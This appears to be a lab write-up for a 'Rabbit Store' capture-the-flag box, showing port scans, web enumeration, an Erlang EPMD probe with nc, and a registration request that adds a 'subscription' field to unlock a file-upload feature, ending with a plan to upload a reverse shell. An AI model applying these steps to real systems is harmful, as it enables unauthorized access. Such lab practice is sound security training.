
Rabbit Store


```
$ nmap -sS -p- -Pn -n -v --min-rate 5000 10.10.110.145
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-02 13:39 -03
Initiating SYN Stealth Scan at 13:39
Scanning 10.10.110.145 [65535 ports]
Discovered open port 80/tcp on 10.10.110.145
Discovered open port 22/tcp on 10.10.110.145
Increasing send delay for 10.10.110.145 from 0 to 5 due to 733 out of
Increasing send delay for 10.10.110.145 from 5 to 10 due to max_succes
Increasing send delay for 10.10.110.145 from 10 to 20 due to max_succe
Increasing send delay for 10.10.110.145 from 20 to 40 due to max_succe
Increasing send delay for 10.10.110.145 from 40 to 80 due to max_succe
Increasing send delay for 10.10.110.145 from 80 to 160 due to max_succ
Increasing send delay for 10.10.110.145 from 160 to 320 due to max_suc
Increasing send delay for 10.10.110.145 from 320 to 640 due to max_suc
Warning: 10.10.110.145 giving up on port because retransmission cap hi
Increasing send delay for 10.10.110.145 from 640 to 1000 due to 305 ou
Discovered open port 4369/tcp on 10.10.110.145
Discovered open port 25672/tcp on 10.10.110.145
Completed SYN Stealth Scan at 13:40, 49.13s elapsed (65535 total ports
Nmap scan report for 10.10.110.145
Host is up (0.24s latency).
Not shown: 65126 closed tcp ports (reset), 405 filtered tcp ports (no-
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
4369/tcp  open  epmd
25672/tcp open  unknown
```

```
/home/guel ⌚ 13:40:31
$ nmap -sCV -p22,80,4369,25672 -Pn -n -v --min-rate 5000 10.10.110.145
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-02 13:41 -03
```


```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3f:da:55:0b:b3:a9:3b:09:5f:b1:db:53:5e:0b:ef:e2 (ECDSA)
|_  256 b7:d3:2e:a7:08:91:66:6b:30:d2:0c:f7:90:cf:9a:f4 (ED25519)
80/tcp    open  http    Apache httpd 2.4.52
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_http-title: Did not follow redirect to http://cloudsite.thm/
4369/tcp  open  epmd    Erlang Port Mapper Daemon
| epmd-info:
|   epmd_port: 4369
|   nodes:
|_    rabbit: 25672
25672/tcp open  unknown
Service Info: Host: 127.0.1.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
/home/guel  12:09:13
$ whatweb 10.10.205.86
http://10.10.205.86 [302 Found] Apache[2.4.52], Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][Apache/2.4.52 (Ubuntu)], IP[10.10.205.86], RedirectLocation[h
ttp://cloudsite.thm/], Title[302 Found]
ERROR Opening: http://cloudsite.thm/ - no address for cloudsite.thm
```





after register, nothing to do



how it looks like the request/response on burp

```
Send   Cancel                                                    Target: htt

Request
Pretty  Raw  Hex

1  POST /api/login HTTP/1.1
2  Host: storage.cloudsite.thm
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4  Accept: application/json, text/plain, */*
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate, br
7  Content-Type: application/json
8  Content-Length: 89
9  Origin: http://storage.cloudsite.thm
10 Connection: keep-alive
11 Referer: http://storage.cloudsite.thm/
12 Priority: u=0
13
14 {
15     "email":"yo@cloudsite.thm",
       "password":"yo123"
   }

Response
Pretty  Raw  Hex  Render

1  HTTP/1.1 200 OK
2  Date: Fri, 02 May 2025 16:34:13 GMT
3  Server: Apache/2.4.52 (Ubuntu)
4  X-Powered-By: Express
5  Content-Type: text/html; charset=utf-8
6  Content-Length: 8
7  ETag: W/"8-1Daj9A4+zOiWAQvpnc8ApXe5Cao"
8  Set-Cookie: jwt=
   eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJlbWFpbCI6InlvQGNsb3Vkc2lOZS5OaGOiLCJzdWJzY3J
   pcHFpb24iOiJpbmFjdGl2ZSIsImlhdCI6MTc0NjIwMzY1MywiZXhwIjoxNzQ2MjA3MjUzfQ.T99BLsERau9i
   ishHVFztFZv6fXZdrTLSsJHga-8nFok; Max-Age=3600; Path=/; Expires=Fri, 02 May 2025
   17:34:13 GMT; HttpOnly
9  Keep-Alive: timeout=5, max=100
10 Connection: Keep-Alive
11
12 inactive
```

```
/home/guel ● 12:26:54
$ gobuster dir -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -u 'http://cloudsite.thm/' -x html,php,txt
═══════════════════════════════════════════════════════════════
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
═══════════════════════════════════════════════════════════════
[+] Url:                     http://cloudsite.thm/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              html,php,txt
[+] Timeout:                 10s
═══════════════════════════════════════════════════════════════
Starting gobuster in directory enumeration mode
═══════════════════════════════════════════════════════════════
/.html                (Status: 403) [Size: 278]
/index.html           (Status: 200) [Size: 18451]
/blog.html            (Status: 200) [Size: 10939]
/services.html        (Status: 200) [Size: 9358]
/contact_us.html      (Status: 200) [Size: 9914]
/assets               (Status: 301) [Size: 315] [──> http://cloudsite.thm/assets/]
/about_us.html        (Status: 200) [Size: 9992]
Progress: 2656 / 882240 (0.30%)
```

nothing here


lets move to next ports and look for info

examples for enum and exploit

https://book.hacktricks.wiki/en/network-services-pentesting/4369-pentesting-erlang-port-mapper-daemon-epmd.html?highlight=25672#automatic


```
/home/guel ⌚ 13:43:40
$ echo -n -e "\x00\x01\x6e" | nc -vn 10.10.110.145 4369
(UNKNOWN) [10.10.110.145] 4369 (epmd) open
name rabbit at port 25672

/home/guel ⌚ 13:57:07
$ nmap -sV -Pn -n -T4 -p 4369 --script epmd-info 10.10.110.145
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-02 13:57 -03
Nmap scan report for 10.10.110.145
Host is up (0.49s latency).

PORT     STATE SERVICE VERSION
4369/tcp open  epmd    Erlang Port Mapper Daemon
| epmd-info:
|   epmd_port: 4369
|   nodes:
|_    rabbit: 25672
```


nothing here lets see JWT how is conformed




register s a user, intercept and add key:value pair


{"email":"nuevo@clodsite.com","password":"nuevo1",
"subscription":"active"
}




Sign In
nuevo@cloudsite.thm
Login
Don't have an account?



storage.cloudsite.thm/dashboard/active
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
GitHub - swisskyr…
example_hashes [h…
Hash Type Identif…
Upload From URL
Enter URL
Upload
Uploaded Files
Note: File extensions are removed for security reasons.


if can upload a file lets check if this subdomain has a folder or any directory




lets upload a node reverseshell

https://www.revshells.com/

